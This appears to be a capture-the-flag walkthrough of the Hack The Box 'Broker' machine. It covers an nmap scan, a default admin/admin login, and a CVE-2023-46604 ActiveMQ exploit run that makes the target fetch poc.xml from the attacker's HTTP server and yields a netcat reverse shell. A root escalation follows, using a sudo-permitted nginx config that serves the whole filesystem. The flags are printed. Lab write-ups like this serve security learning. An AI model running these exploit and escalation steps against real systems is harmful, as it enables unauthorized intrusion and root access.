
broker


Scanning and Enumeration

```
└─$ cat nmap.scan
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-13 01:39 PKT
Nmap scan report for 10.10.11.243
Host is up (0.15s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp   open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Error 401 Unauthorized
1037/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Index of /
| http-ls: Volume /
|   maxfiles limit reached (10)
| SIZE    TIME              FILENAME
| -       06-Nov-2023 01:10  bin/
| -       06-Nov-2023 01:10  bin/X11/
| 963     17-Feb-2020 14:11  bin/NF
| 129576  27-Oct-2023 11:38  bin/VGAuthService
| 51632   07-Feb-2022 16:03  bin/%5B
| 35344   19-Oct-2022 14:52  bin/aa-enabled
| 35344   19-Oct-2022 14:52  bin/aa-exec
| 31248   19-Oct-2022 14:52  bin/aa-features-abi
| 14478   04-May-2023 11:14  bin/add-apt-repository
| 14712   21-Feb-2022 01:49  bin/addpart
|_
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

- Opened website and a login prompt appeared. Used Default Credentials:
Username : admin
Password : admin



Explitation



https://github.com/evkl1d/CVE-2023-46604/tree/main

```
┌──(moghees㉿kali)-[~/Desktop/CTF/HTB/broker]
└─$ python3 exploit.py -i 10.10.11.243 -p 61616 -u http://10.10.14.164/poc.xml
    _       _  _              __  __  ___        ___   ____  _____
   / \   ___| |_(_)_   _____  |  \/  |/ _ \      / _ \ / ___||  ___|
  / _ \ / __| __| \ \ / / _ \ | |\/| | | | |____| |_) | |    | |_
 / ___ \ (__| |_| |\ V /  __/ | |  | | |_| |____|  _ <| |___ |  _|
/_/   \_\___|\__|_| \_/ \___| |_|  |_|\__\_\    |_| \_\\____||_|

[*] Target: 10.10.11.243:61616
[*] XML URL: http://10.10.14.164/poc.xml

[*] Sending packet: 0000006e1f0000000000000000000010100426f72672e737072696e676672616d65776f726b2e636f6e746578742e737570706f72742e436c617373506174686d6c4170706c69636174696f6e436f6e7465787401001b687474703a2f2f31302e31302e31342e3136342f706f632e786d6c
```

```
┌──(moghees㉿kali)-[~/Desktop/CTF/HTB/broker]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.14.164 - - [13/Nov/2023 01:53:50] "GET / HTTP/1.1" 200 -
10.10.11.243 - - [13/Nov/2023 01:55:42] "GET / HTTP/1.1" 200 -
10.10.11.243 - - [13/Nov/2023 01:55:42] "GET / HTTP/1.1" 200 -
10.10.11.243 - - [13/Nov/2023 01:56:04] "GET /poc.xml HTTP/1.1" 200 -
10.10.11.243 - - [13/Nov/2023 01:56:04] "GET /poc.xml HTTP/1.1" 200 -
```

```
┌──(moghees㉿kali)-[~]
└─$ nc -nvlp 69
listening on [any] 69 ...
connect to [10.10.14.164] from (UNKNOWN) [10.10.11.243] 48960
bash: cannot set terminal process group (901): Inappropriate ioctl for device
bash: no job control in this shell
activemq@broker:/opt/apache-activemq-5.15.15/bin$
```

user flag


```
activemq@broker:/opt/apache-activemq-5.15.15/bin$ ls
ls
activemq       activemq.jar  linux-x86-32  macosx      root      test.elf
activemq-diag  env           linux-x86-64  nginx.conf  root.pub  wrapper.jar
activemq@broker:/opt/apache-activemq-5.15.15/bin$ cd
cd
activemq@broker:~$ ls
ls
user.txt
activemq@broker:~$ cat user.txt
cat user.txt
d1c578d52c3083cbac56ea932e5b056c
activemq@broker:~$
```

priv esc


```
activemq@broker:/$ sudo -l
sudo -l
Matching Defaults entries for activemq on broker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User activemq may run the following commands on broker:
    (ALL : ALL) NOPASSWD: /usr/sbin/nginx
activemq@broker:/$
```

Make a server using nginx
- Make your own conf file and make a vulnerable server.

```
sudo nginx -c /tmp/exp.conf
activemq@broker:/tmp$ cat exp.conf
cat exp.conf
user root;
events {
    worker_connections 1024;
}
http {
    server {
        listen 1337;
        root /;
        autoindex on;
    }
}
```



root flag




```
8a207d68faec4fb63752a956211ac624
```